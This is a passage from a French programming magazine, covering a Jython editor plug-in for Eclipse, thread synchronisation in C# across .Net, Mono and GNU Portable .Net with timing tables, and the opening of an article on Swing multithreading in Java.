contributorClass="org.eclipse.ui.texteditor.BasicTextEditorActionContributor"
class="programmez.plugins.jythondev.editors.JythonEditor"
id="programmez.plugins.jythondev.editors.JythonEditor">
</editor>
</extension>
```

Nous voyons que nous nous branchons sur le point d'extension 'editors' ce qui n'est pas surprenant. Dans la balise 'editor', nous déclarons que notre plug-in entrera en action sur les fichiers portant l'extension .py. Laisser en place l'attribut contributorClass. Nous reviendrons sur lui à une autre occasion.

Attaquons maintenant le code Java. Voici un tableau récapitulatif montrant comment les fichiers originaux du plug-in XML sont modifiés pour construire le plug-in Jython.

Faisons quelques commentaires. Nous avons choisi de définir deux types de partitions. Outre le type par défaut qui existe toujours, nous avons placé les chaînes longues Jython (s'étendant sur plusieurs lignes dans le source) dans une partition. Ce choix est tout à fait contestable, et est là seulement pour l'exemple, car une simple règle multiligne aurait suffi pour traiter le problème au niveau de la coloration syntaxique.

Veillez à bien conserver NonRuleBaseDamagerRepairer.java qui est complexe et qui contient le damager/repairer pour les partitions par défaut. Eclipse a eu la bonté de générer ce code, c'est gentil à lui :-). Le code

Plug-in XML	Plug-in Jython	Commentaire
XMLPlugin.java	JythonPlugin.java	
ColorManager.java	ColorManager.java	Conservé tel quel.
IXMLColorConstant	IJythonColorConstant	Conservé, mis à part un ajout de couleur.
NonRuleBaseDamagerRepairer.java	NonRuleBaseDamagerRepairer.java	Conservé tel quel.
TagRule.java	Fichier supprimé	Le fichier contenait des règles de partition XML sans intérêt pour nous.
XMLConfiguration	JythonConfiguration	Dérive SourceViewerConfiguration et contient les paires damager/repairer et le reconciler.
XMLDocumentProvider.java	JythonDocumentProvider.java	Dérive FileDocumentProvider.
XMLDoubleClickStrategy.java	Fichier supprimé	Notre plug-in ne gère pas cette fonctionnalité pour l'instant.
XMLEditor.java	JythonEditor.java	Dérive TextEditor
XMLPartitionScanner.java	JythonPartitionScanner.java	Modifié selon les partitions Jython. Dérive RuleBasedPartitionScanner. L'unique règle de partition figure dans ce fichier.
XMLScanner.java	JythonScanner.java	Dérive RuleBasedScanner. Contenu adapté au code Jython.
XMLTagScanner	supprimé	Contenait des règles dont nous n'avons pas besoin.
XMLWhitespaceDetector.java	JythonWhitespaceDetector.java	Contenu conservé.
***	JythonWordDetector.java	Implémente IWordDetector.
***	IJythonKeyword.java	Une interface contenant les mots clés de Jython.




Figure 5 : Édition de code Jython avec notre plug-in.




Figure 6 : Notre script exécuté sous Eclipse.




Figure 7 : L'interpréteur Jython embarqué dans Eclipse peut charger et exécuter les scripts de l'espace de travail d'Eclipse.

généralisé pour XML faisait des recherches de balises, ce que nous avons supprimé. A la place, nous cherchons les mots-clés Jython, pour obtenir la coloration syntaxique (voir ci-contre) (encadré 1). La partie intéressante du code est l'utilisation de la classe `WordRule` pour mettre en place une recherche de mots clés. Cette classe nécessite l'implémentation de `IWordDetector` pour travailler. Les deux méthodes de cette interface ont pour rôle de vérifier qu'un caractère donné peut commencer ou faire partie d'un mot-clé. Les autres règles (commentaires, chaînes) sont toutes simples.

Exécuter du code Jython depuis Eclipse

Éditer du code Jython sous Eclipse c'est bien (Figure 5), exécuter le code c'est encore mieux. Cette fonctionnalité peut faire partie du plug-in, ce que nous examinerons une prochaine fois. En attendant, il est possible d'importer Jython comme outil externe, soit pour lancer le script (Figure 6), soit pour utiliser l'interpréteur (Figure 7) sous Eclipse. Pour ce faire, lors de la configuration de l'outil externe, donnez :

Working directory: \${container_loc}

dans les deux cas (script et interpréteur) et donnez en outre :

Arguments: \${resource_name}

Pour lancer les scripts.

encadré 1

Extraits de codes relatifs à la coloration syntaxique. Veuillez vous reporter à `IJythonKeyword.java` et `JythonScanner.java`

```
public interface IJythonKeyword {
    public static final String[] KEYWORDS =
    {
        "and", "del", "for", "is", "raise", "assert", "elif",
        "from", "lambda", "return", "break", "else", "global",
        "not", "try", "class", "except", "if", "or", "while",
        "continue", "exec", "import", "pass", "yield", "def",
        "finally", "in", "print" };
    }

    public class JythonScanner extends RuleBasedScanner
        implements IJythonKeyword {

        // string, comment, keyword et black sont des instances de
        // TextAttribute. c;f le code complet sur le CD.

        IRule[] rules = new IRule[5];
        rules[0] = new SingleLineRule("\\", "\\ ", string, '\\ ');
        rules[1] = new EndOfLineRule("#", comment);
        rules[2] = new SingleLineRule("'", "' ", string, '\\ ');

        WordRule kw = new WordRule(new JythonWordDetector(), black);
        for (int i = 0; i < KEYWORDS.length; i++)
            kw.addWord(KEYWORDS[i], keyword);
        rules[3] = kw;
        rules[4] = new WhitespaceRule(new JythonWhitespaceDetector());

        setRules(rules);
    }
}
```

■ Frédéric Mazué - fmazue@programmez.com

Synchronisation de threads en C # sous Windows et sous Linux

2^{ème} partie

La synchronisation des threads sous .Net est-elle portable ?

N.B. : .Net 1.1, Mono vo.28 et GNU .Net vo.62

Le mois dernier, nous avons abordé les processus, le mécanisme des threads et leurs priorités, ainsi qu'une première solution de synchronisation de deux "fils d'exécutions", avec `AcquireWriterLock()`. Nous allons maintenant découvrir d'autres procédés pour synchroniser ces unités de traitement. Les exemples seront compilés et exécutés sous Linux avec Mono et GNU Portable .Net, ainsi que sous Windows avec .Net 1.1.



C# finalement assez proche de Java

Commençons par dresser un récapitulatif. Pour créer un nouveau thread à partir du processus courant, il suffit de créer un nouvel objet issu de la classe `Thread`. Le constructeur de cette classe prend en argument un objet de type `ThreadStart` ? ce qui aura pour effet de référencer la méthode "thread1" qui sera exécutée.

```
Thread unite_tmt_1 = new Thread(new ThreadStart(thread1));
```

Après sa création, le thread ne commence vraiment à prendre vie qu'à l'appel explicite de la méthode `Start()`.

```
unite_tmt_1.Start()
```

Remarquons que la méthode référencée par un délégué, c'est comme cela que l'on baptise dans le jargon C# une classe qui référence une méthode, sera statique ou non.

```
class thread
{
...
void thread1()
{
long j;
for (int i=0; i < iteration; i++) {j=variablecommune; j +=i; variablecommune=j;}
}
...
static void Main(String[] args)
{
...
thread P = new thread();
Thread unite_tmt_1 = new Thread(new ThreadStart(P.thread1));
...
}
```

Par contre si elle est statique nous aurons :

```
...
static void thread1()
{
...
}
```

```
Thread unite_tmt_1 = new Thread(new ThreadStart(thread1));
```

La méthode `Join()` suspend l'exécution du thread courant, jusqu'à ce que le thread sur lequel il s'applique soit terminé.

```
unite_tmt_1.Join();
```

Il est possible de lui passer en paramètre un nombre maximum de millisecondes à attendre, mais dans ce cas, `Join()` retourne le booléen "vrai" ou "faux" si le thread s'est terminé ou pas dans le temps imparti.

Si vous programmez déjà en Java, vous aurez noté que C# possède de nombreux points communs par rapport à java en ce qui concerne leur création : ainsi `Sleep()`, `Join()`, `Suspend()`, `IsAlive()` et `Resume()` jouent le même rôle. Java appellera `Stop()`, tandis que C# utilisera `Abort()`, et `IsBackground()` en C# est remplacé par `isDaemon()` en Java.

Cycle de vie

Lorsque des threads sont indépendants, on peut suivre aisément l'évolution de leur cycle de vie. Les choses se compliquent si ces threads partagent des données, car des conflits d'accès concurrents peuvent alors se produire. Pour éviter que deux threads accèdent simultanément à la même zone de données, le programmeur doit prévoir une technique de synchronisation.

Concrètement, un exemple souvent repris dans la littérature est celui du retrait bancaire. L'assemblage C# vérifie que le compte du client est approvisionné pour effectuer le retrait demandé. Pour simplifier, supposons que la banque ne fait pas crédit et que par conséquent, le retrait n'est pas réalisable en cas d'un approvisionnement insuffisant. Que se passe-t-il si deux conjoints effectuent simultanément un retrait de 300 € d'un compte commun crédité de 500 € ? Sans une technique de synchronisation appropriée, l'application C# autorisera le retrait de l'argent (2 x 300 €) alors que le solde du compte n'est pas nécessairement positif (-100 €).

Le danger de l'étreinte fatale

C'est aussi ce que l'on nomme "deadlock" en anglais, et que l'on peut

traduire par "situations de blocages" en bon français. Il y a blocage lorsque plusieurs threads s'attendent mutuellement. Par exemple, le thread1 pose un verrou sur la ressource 1 et en "même temps" thread2 pose un verrou sur la ressource 2. Puis le thread1 demande à accéder à la ressource 2 tandis que le thread2 tente d'obtenir l'accès à la ressource 1. La situation est bloquée.

La synchronisation évite l'exécution simultanée de sections de code critiques, ce qui risque de provoquer des anomalies de fonctionnement. Par exemple pour éviter que nos deux conjoints retirent de l'argent de leur compte commun simultanément, la synchronisation effectuera les deux opérations séquentiellement. On dit qu'on "séréalise" l'accès à une ressource.

Donc, soit on ne permet à aucun thread d'avoir un droit d'accès sur plusieurs ressources, soit on utilise un temps d'attente maximum pour accéder à une ressource en gérant les refus.

Des cas spéciaux

Il se peut que votre application lance plusieurs threads qui se contentent au final d'incrémenter ou de décrémenter un compteur commun.

Cette "variablecommune" est déclarée de type static. Les unités d'exécutions y accéderont par la méthode :

```
Interlocked.Increment(ref variablecommune);
```

Ou encore par le biais de :

```
Interlocked.Decrement(ref variablecommune);
```

La classe Interlocked() possède plus d'un tour dans son sac. Elle permet aussi d'échanger l'état de deux objets ou de comparer cet état (Exchange() et CompareExchange).

Nous avons effectué des essais, mais sous Linux l'exécution est très lente (que ce soit avec Mono ou GNU .Net), ce qui est en partie dû au coûteux passage par référence, mais surtout à notre code, très mal approprié à cette situation :

```
long j;
for (int i=0; i < iteration; i++) {
    for (int k=0; k < i; k++) {
        Interlocked.Increment(ref variablecommune);
    }
}
```

Un autre cas, très spécial, est l'utilisation du mot clé "volatile" qui, en théorie, garantit que chaque accès en lecture à une donnée, charge la valeur la plus récente. Seulement pour que ce champ puisse être volatile il y aura une restriction sur le type à respecter : par exemple, byte ou int et non long (du moins sur une machine 32 bits). Cependant, nous ne sommes pas parvenus à reproduire ce cas de figure sous Linux Mono et GNU .NET. Même sous Windows, la documentation de MSDN ne présente aucun cas concret de sérialisation d'accès à des ressources avec ce mot - clé volatile.

Synchronisation par Monitor

Avec InterLocked, vous pouvez rendre une opération atomique sur une variable, c'est-à-dire accéder à x octets d'une ressource pour, par exemple, l'incrémenter. Mais comment rendre "atomique" une portion

de code ? La classe "Monitor" permet cela : une partie du code ne devient accessible que par un seul thread à la fois. En terme de jargon technique, on a baptisé cette portion de code du nom de "section critique". Deux méthodes peuvent être utilisées à cet effet : Enter(object) et Exit(Object). Lorsqu'un thread appelle la méthode Enter() il protège la section critique d'un accès concurrent, car il demande l'accès exclusif à l'objet passé en argument (avec la référence "typeof " du type de la classe courante).

DeuxThreadsMonitor.cs

```
using System;
using System.Threading;
class thread
{
    static long variablecommune=0;
    static int iteration=1;
    static void thread1()
    {
        long j;
        for (int i=0; i < iteration; i++) {
            try
            {
                Monitor.Enter(typeof(thread));
                {j=variablecommune; j +=i; variablecommune=j;}
            }
            finally
            {
                Monitor.Exit(typeof(thread));
            }
        }
    }
    static void thread2()
    {
        long j;
        for (int i=0; i < iteration; i++) {
            try
            {
                Monitor.Enter(typeof(thread));
                {j=variablecommune; j +=i; variablecommune=j;}
            }
            finally
            {
                Monitor.Exit(typeof(thread));
            }
        }
    }
    static void Main(String[] args)
    {
        DateTime start = DateTime.Now;
        switch (args.Length) {
            case 0:
                Console.WriteLine("Entrez comme argument le nombre d'itérations (exemple : 1234567)");
                break;
```

```

case 1:
    iteration = Convert.ToInt32(args[0]);
    Console.WriteLine("Exécution de deux threads synchronisés avec Monitor");
    Thread unite_tmt_1 = new Thread(new ThreadStart(thread1));
    Thread unite_tmt_2 = new Thread(new ThreadStart(thread2));
    unite_tmt_1.Start(); unite_tmt_2.Start();
    unite_tmt_1.Join(); unite_tmt_2.Join();
    Console.WriteLine("Fin de l'exécution des Threads synchronisés avec Monitor");
    Console.WriteLine("variablecommune = " + variablecommune);
    TimeSpan time = DateTime.Now - start;
    Console.WriteLine("Temps pris : (en secondes) {0}", time.TotalMilli
seconds/1000);
    break;
}
}
}

```

Une autre possibilité est d'employer TryEnter(object, nombre de millisecondes). Ici, la méthode n'est plus bloquante dans le sens où, si le droit d'accès exclusif est refusé, TryEnter retourne false et peut continuer en séquence. La suite du code pourra alors comporter un appel à Wait(object, nombre de millisecondes) pour attendre que l'état change. Enfin, si un état change effectivement, ceci est notifié aux autres threads en état d'attente par la méthode Pulse(object). Attention, le nombre d'appels à Wait() doit correspondre au nombre d'appels à Exit().

Synchronisation par Lock

C# regroupe les mots clés Enter() et Exit() par un même mot-clé lock(). Le code devient ainsi :

```

for (int i=0; i < iteration; i++) lock(typeof(thread)) {j=variablecommune; j
+=i; variablecommune=j;}

```

L'avantage représenté est en théorie une exécution légèrement plus rapide sous Windows, comme nous allons le voir dans nos tableaux récapitulatifs (mais ce n'est pas le cas avec Mono !).

Synchronisation par Mutex

Il s'agit d'un point bien connu des programmeurs sous Windows (API win32). Mutex signifie "Mutuelle Exclusion". La classe Monitor est entièrement prise en charge par le CLR et porte sur un seul processus, tandis que la classe Mutex fait appel à des objets win32 non gérés. En outre, un Mutex "nommé" est connu de plusieurs processus tournant sur la même machine et il est possible avec un Mutex de se mettre en attente de plusieurs objets.

DeuxThreadsMutex.cs

```

using System;
using System.Threading;
class thread
{
    static Mutex mu;
    static long variablecommune=0;
    static int iteration=1;
    static void thread1()
    {

```

```

long j;
for (int i=0; i < iteration; i++)
{
    mu.WaitOne();
    j=variablecommune; j +=i; variablecommune=j;
    mu.ReleaseMutex();
}
}
static void thread2()
{
    long j;
for (int i=0; i < iteration; i++)
{
    mu.WaitOne();
    j=variablecommune; j +=i; variablecommune=j;
    mu.ReleaseMutex();
}
}
static void Main(String[] args)
{
    switch (args.Length) {
        case 0:
            Console.WriteLine("Entrez comme argument le nombre d'itérations
(exemple : 1234567)");
            break;
        case 1:
            DateTime start = DateTime.Now;
            iteration = Convert.ToInt32(args[0]);
            Console.WriteLine("Exécution de deux threads synchronisés avec
WaitOne()");
            Thread unite_tmt_1 = new Thread(new ThreadStart(thread1));
            Thread unite_tmt_2 = new Thread(new ThreadStart(thread2));
            mu = new Mutex(false);
            unite_tmt_1.Start(); unite_tmt_2.Start();
            unite_tmt_1.Join(); unite_tmt_2.Join();
            Console.WriteLine("Fin de l'exécution des Threads synchronisés avec
WaitOne()");
            Console.WriteLine("variablecommune = " + variablecommune);
            TimeSpan time = DateTime.Now - start;
            Console.WriteLine("Temps pris : (en secondes) {0}", time.TotalMilli
seconds/1000);
            break;
    }
}
}
}

```

Entre parenthèses, un Mutex en C# sera nommé de cette manière :

```

Mutex MutexNomme = new Mutex(false, 'MonMutex') ;

```

Compilation sous .Net 1.1, Mono 0.28 et GNU portable .Net 0.62

Nous avons installé GNU Portable .Net 0.62 sur une machine peu puissante, un céleron cadencé à 500 Mhz (indice bogomips de 999) sous Linux Fedora v1.0. Vous pouvez récupérer les RPMs ou les sources à

```

Tera Term - 192.168.0.25 FT
File Edit Setup Control Window Help
Hyperion PARTI # time sous DeuxThreadsMutex.exe 1234567
Execution de deux threads synchronisés avec Monitor
Fin de l'exécution des Threads synchronisés avec Monitor
VariableCompteur = 15243978522
Temps pris: (en secondes) 0.274994

real    0m0.281s
user    0m0.257s
sys     0m0.017s
Hyperion PARTI # time sous DeuxThreadsLock.exe 1234567
Execution de deux threads synchronisés avec lock
Fin de l'exécution des Threads synchronisés avec lock
VariableCompteur = 152415442922
Temps pris: (en secondes) 0.576622

real    0m0.682s
user    0m0.632s
sys     0m0.024s
Hyperion PARTI #
    
```

Bizarrement, le temps d'exécution avec la méthode Lock() est plus long qu'avec Monitor() sous Mono.

l'adresse : <http://www.gnu.org/projects/dotgnu/> (version mise à jour en janvier 2004).

Pour compiler, nous avons utilisé la ligne de commande suivante :

```
csc -o DeuxThreadsMutex.exe DeuxThreadsMutex.cs
```

Et l'exécution est réalisée comme ceci :

```
ilrun DeuxThreadsMutex.exe 1234567
```

Mono v0.28 est toujours la dernière version de notre arbre des sources (Portage) de Linux Gentoo. Cependant, la version la plus actualisée au moment de rédiger cet article est la 0.30.2 datée du 27 février 2004 (<http://www.go-mono.com/download.html>). La machine est cadencée à 1300 Mhz et affiche un indice bogomips de 2564.

La syntaxe de la compilation est la suivante :

```
mcs DeuxThreadsMutex.cs
```

Et pour l'exécution :

```
mono DeuxThreadsMutex.exe 1234567
```

.NET version 1.1.4322 est le framework de Microsoft qui est livré avec notre version de Visual Studio.NET 2003. La machine cadencée à 1800 Mhz tourne sous Windows XP. La compilation se réalise par le biais de la ligne de commande, en invoquant directement le compilateur "csc" (version 7.10.3052.4).

Avec Mono, nous vous recommandons la classe Monitor, surtout pour assurer une compatibilité inter plate-forme.

Méthode	Mono 0.28	Poids
Deux threads non synchronisés	0,27s	1
AcquireWriterLock()	0,32s (Ne fonctionne pas)	--
Monitor.Enter()	0,75s	2,7
Lock()	1,16s	4,3
Mutex :WaitOne()	14,81s	54

Attention : les performances affichées par la classe Mutex étaient de 235 secondes (!) lorsque nous avons une cohabitation entre .net 1.0 et 1.1. Mais lorsque nous avons désinstallé le framework 1.0, l'exécution est tombée sous la barre des 4 secondes ! Soit le nouveau framework 1.1 n'encapsule plus les API Win32 (...), soit un conflit est né de cette cohabitation.

Méthode	.Net 1.1	Poids
Deux threads non synchronisés	0,08s	1
Lock()	0,16s	2
Monitor.Enter()	0,21s	2,6
AcquireWriterLock()	0,43s	5,3
Mutex :WaitOne()	3,65s	45

GNU Portable .NET se comporte de manière honorable en utilisant les Mutex, mais ce qui finalement n'est pas fort significatif. N'oublions pas qu'il ne s'agit pas encore d'une version 1.0 (tout comme Mono)...

Méthode	GNU Portable .Net 0.62	Poids
Deux threads non synchronisés	2,75s	1
Lock()	41,10s	15
Monitor.Enter()	42,06s	15
AcquireWriterLock()	-- ND --	--
Mutex :WaitOne()	12,69s	4,6

Les résultats sont à prendre avec une grande prudence, car ils dépendent de la charge de travail du processeur au moment de l'exécution. Il faut les comprendre par "de l'ordre de".

Pour finir...

Nous vous recommandons une prudence de sioux lorsqu'il s'agit d'implémenter une méthode de synchronisation. Il est à notre avis préférable de toujours choisir la classe Monitor si le besoin d'utiliser la classe Mutex n'est pas justifié (surtout si vous exigez que l'application soit portable en dehors du monde Windows).

■ **Xavier Leclercq** - xavier.leclercq@programmez.com

La programmation multithread avec Java et Swing

Après avoir passé en revue les fondamentaux de la programmation multithread en Java, nous abordons aujourd'hui un point particulier : le multithreading dans un contexte Swing.

Arrivant à ce troisième et dernier article d'une série consacrée à la programmation multithread en Java, nous pourrions légitimement penser que nous savons tout ce qu'il est nécessaire de connaître pour développer une application Java conviviale, c'est à dire présentant une belle interface fenêtrée toujours réactive aux actions de l'utilisateur. Il n'en est encore rien. Nous avons pourtant bien compris que l'intérêt principal des threads est d'effectuer séparément (en apparence du moins) des tâches coûteuses en temps machine afin de ne pas bloquer l'interface. Nous savons facilement instancier, démarrer et arrêter un thread et éviter des corruptions de données, grâce au mot-clé 'synchronized'. Mais ce que nous ne savons pas encore, c'est que la librairie graphique Swing n'est pas conçue pour supporter les threads, à quelques exceptions près. Il est important d'être bien averti de cette particularité avant de commencer à travailler, car un "petit essai" peut fort bien donner satisfaction et laisser penser que tout va bien. Mais au sein d'une grosse application, il est possible de se retrouver avec des données corrompues, par exemple le contenu d'une JTable, ou d'assister impuissant à la levée d'une exception qui met fin à l'application.

Swing et les Threads

Sur son site dédié à Java, Sun Microsystems nous dit en substance : "L'API Swing a été conçue pour être flexible et facile à utiliser. En particulier, nous avons voulu qu'il soit simple de créer de nouveaux composants, à partir de rien, ou en dérivant des composants existants. Pour cette raison nous n'avons pas souhaité que les composants Swing supportent des accès depuis de multiples threads. Au lieu de cela, nous procurons un moyen pour envoyer des requêtes à un composant, de telle façon que ces requêtes soient traitées dans un seul thread." La dernière phrase, qui évoque un thread unique est très importante. On peut encore trouver sur le site de Sun une règle de travail similaire, mais plus précise, ainsi formulée: "Une fois qu'un composant Swing a été réalisé, tout code susceptible d'affecter ou de dépendre de l'état du composant doit être exécuté dans le thread de traitement des événements."

La règle du simple thread

Examinons de quoi il retourne. Supposons une application qui ouvre une fenêtre à l'écran. Cette fenêtre dérive de la classe JFrame et l'application démarre ainsi :




Figure 1 : Des invocations `Thread.currentThread().getName()` disséminées dans le premier programme d'exemple permettent de mieux cerner le fonctionnement d'une JVM.

```
public static void main(String[] args) {
    MonFrame mf = new MonFrame(); // MonFrame derive de JFrame
    ms.setSize(300, 100);
    mf.setVisible(true);
}
```

Ce code masque la création de deux threads au sein de la JVM. Tout d'abord un thread est lancé pour exécuter le code de la fonction statique main. Il est possible de vérifier ceci par un appel à `Thread.currentThread().getName()` qui retourne la chaîne 'main', ce qui ne surprendra personne. Les deux premières lignes de code ne réalisent aucun composant. Des objets composants sont instanciés (`new MonFrame()`) et leur état est modifié (`setSize`). Du point de vue de Java, les composants ne sont pas réalisés, parce que leur méthode `paint` n'a pas encore été invoquée, que ce soit directement ou indirectement. A ce stade, tout se passe au sein d'un seul thread, le thread main. Il est donc possible d'agir sur les composants à notre guise et on peut se fier à leur état interne. Rien n'interdit de construire totalement une interface utilisateur à ce niveau.




Figure 2 : Voyage dans les sources Java de la JVM. On y découvre quelques méthodes synchronisées rendant certains composants compatibles avec les threads.

La dernière ligne de code provoque indirectement un appel à paint. Ici, c'est setVisible qui déclenche le mécanisme, mais cela aurait pu tout aussi bien être un appel à show, ce qui est évident, ou encore à pack, ce qui l'est moins. Dès maintenant, le composant et tous les composants enfants que le premier est susceptible de contenir sont dits réalisés et l'on ne peut plus se fier à leur état, autrement que depuis leur thread, qui n'est pas le thread 'main'. D'ailleurs, ce dernier se termine maintenant dans l'exemple de code donné plus haut. Ce qui se passe est très simple. Nous savons que les interfaces graphiques modernes sont pilotées par les événements tels que clic de souris ou frappe de touche. Les applications natives comportent une boucle 'pompe à événements' qui retire un à un les événements d'une queue pour les transmettre aux procédures de fenêtres qui s'exécutent sans doute elles aussi dans leur propre thread. Bien sûr cela dépend du système d'exploitation, mais les choses se passent ainsi sous Windows, par exemple. Java procède sensiblement de même et lance un thread qui va dispatcher les événements vers leurs gestionnaires. Un tel thread aura un nom qui ressemble à ceci: "AWT-EventQueue-o", nom qui parle de lui même puisque l'on comprend que l'on a un thread qui gère une queue d'événements en provenance du système d'exploitation. Dès que le composant est réalisé, le thread d'événements est actif et c'est lui notre thread unique. Or la règle du thread unique impose que toute action sur un composant soit faite depuis ce thread. Si vous créez un thread quelconque vous constaterez qu'il porte un nom ressemblant à "Thread-2" par exemple. (Figure 1) Si l'on respecte la règle, nous voyons que l'on ne peut pas agir sur des composants dans ce cas. En revanche, si vous vous amusez à placer des appels Thread.currentThread().getName() dans tous les gestionnaires d'événements de votre fenêtre, vous constaterez que vous obtenez bien à chaque fois le même nom de thread "AWT-EventQueue-o", ce qui implique que tout ce qui est fait au sein des gestionnaires d'événements (ou écouteurs ou 'listeners') est fiable. Maintenant que nous avons compris ce point, nous allons voir comment faire. En attendant, pour cette règle comme pour toutes règles, il faut des exceptions pour la confirmer.

Les exceptions à la règle.

Paradoxalement, après nous avoir avertis que Swing ne supporte pas les threads, Sun nous informe que quelques méthodes peuvent être invoquées depuis les threads sans danger. Ces méthodes sont celles de composants orientés texte. Vient en tête la méthode setText de JTextComponent et de ses classes dérivées. Puis viennent les méthodes insert, append et replaceRange de JTextArea. Si, poussés par la curiosité, vous souhaitez comprendre pourquoi ces méthodes sont compatibles avec les threads, visitez les sources Java de votre JDK. Vous verrez qu'en interne les composants orientés texte manipulent une classe Document qui implémente une classe abstraite AbstractDocument, dont certaines méthodes sont déclarées synchronized (Figure 2). Bien entendu, vous ne plongerez pas dans les sources pour savoir si une méthode est synchronisée. Vous ferez simplement confiance à la javadoc qui dans un tel cas nous dit: "This method is thread safe, although most Swing methods are not." En revanche, une petite visite dans les sources fait rapidement comprendre à quel point il est complexe d'obtenir des composants synchronisés et la surcharge à l'exécution que cela implique. Swing est déjà très complexe et plutôt lente. Pour ne pas en "rajouter", Sun n'a pas souhaité s'occuper outre mesure des threads, ce qui peut se comprendre.

Les autres méthodes que l'on peut invoquer sans ennui sont par exemple 'repaint' ou 'revalidate'. Ce point se comprend facilement, car de telles méthodes ne font finalement rien d'autre qu'ajouter un événement dans la file d'attente, événement qui sera traité au moment opportun dans le fameux "thread unique" dont nous avons parlé plus haut. Enfin, dans le même ordre d'idées, sachons qu'il est permis d'ajouter ou de retirer des écouteurs d'événements depuis n'importe quel thread. Ceci est parfaitement logique puisque le code des écouteurs sera exclusivement exécuté dans le thread unique. Vous trouverez un programme d'exemple, nommé Simple, (Figure 3) sur le Cd-Rom accompagnant le magazine, qui invoque des méthodes de composants texte depuis un thread. Le code, parfaitement anodin, n'est pas donné ici.



Figure 3 : Exemple de programmation multithread Swing s'appuyant sur des méthodes synchronisées.

Un exemple d'incompatibilité

Voyons maintenant un cas qui "plante" franchement. Vous trouverez cet exemple, baptisé Mauvais, sur le Cd-Rom. Nous travaillons avec un composant JList. Un tel composant travaille de concert avec un composant "Model", qui est une sorte de conteneur recevant les éléments de la liste. Notre application tire des nombres aléatoires dans un thread. Si le nombre tiré ne figure pas encore dans la liste on l'y ajoute, et s'il y est déjà, on le retire (encadré 1). On s'attend à voir le contenu de la liste modifié en permanence. C'est bien ce qui se produit, mais en outre, la JVM nous administre une volée de bois vert sous la forme de la levée d'une quantité innombrable d'exceptions. L'explication est simple. A un instant t, la JVM planifie l'affiche du contenu de la liste sur l'écran. Cet affichage s'exécute dans le thread "AWT-EventQueue-o" et consiste en une boucle itérant sur le nombre d'éléments contenus dans le modèle. Tôt ou tard (plutôt tôt) nous jouerons de malchance et notre thread va

retirer, à l'instant $t+dt$ un élément du modèle, avant que la boucle d'affichage ne soit terminée. La boucle va alors utiliser un indice hors limite, ce qui va provoquer la levée de l'exception `ArrayIndexOutOfBoundsException`.

Le remède

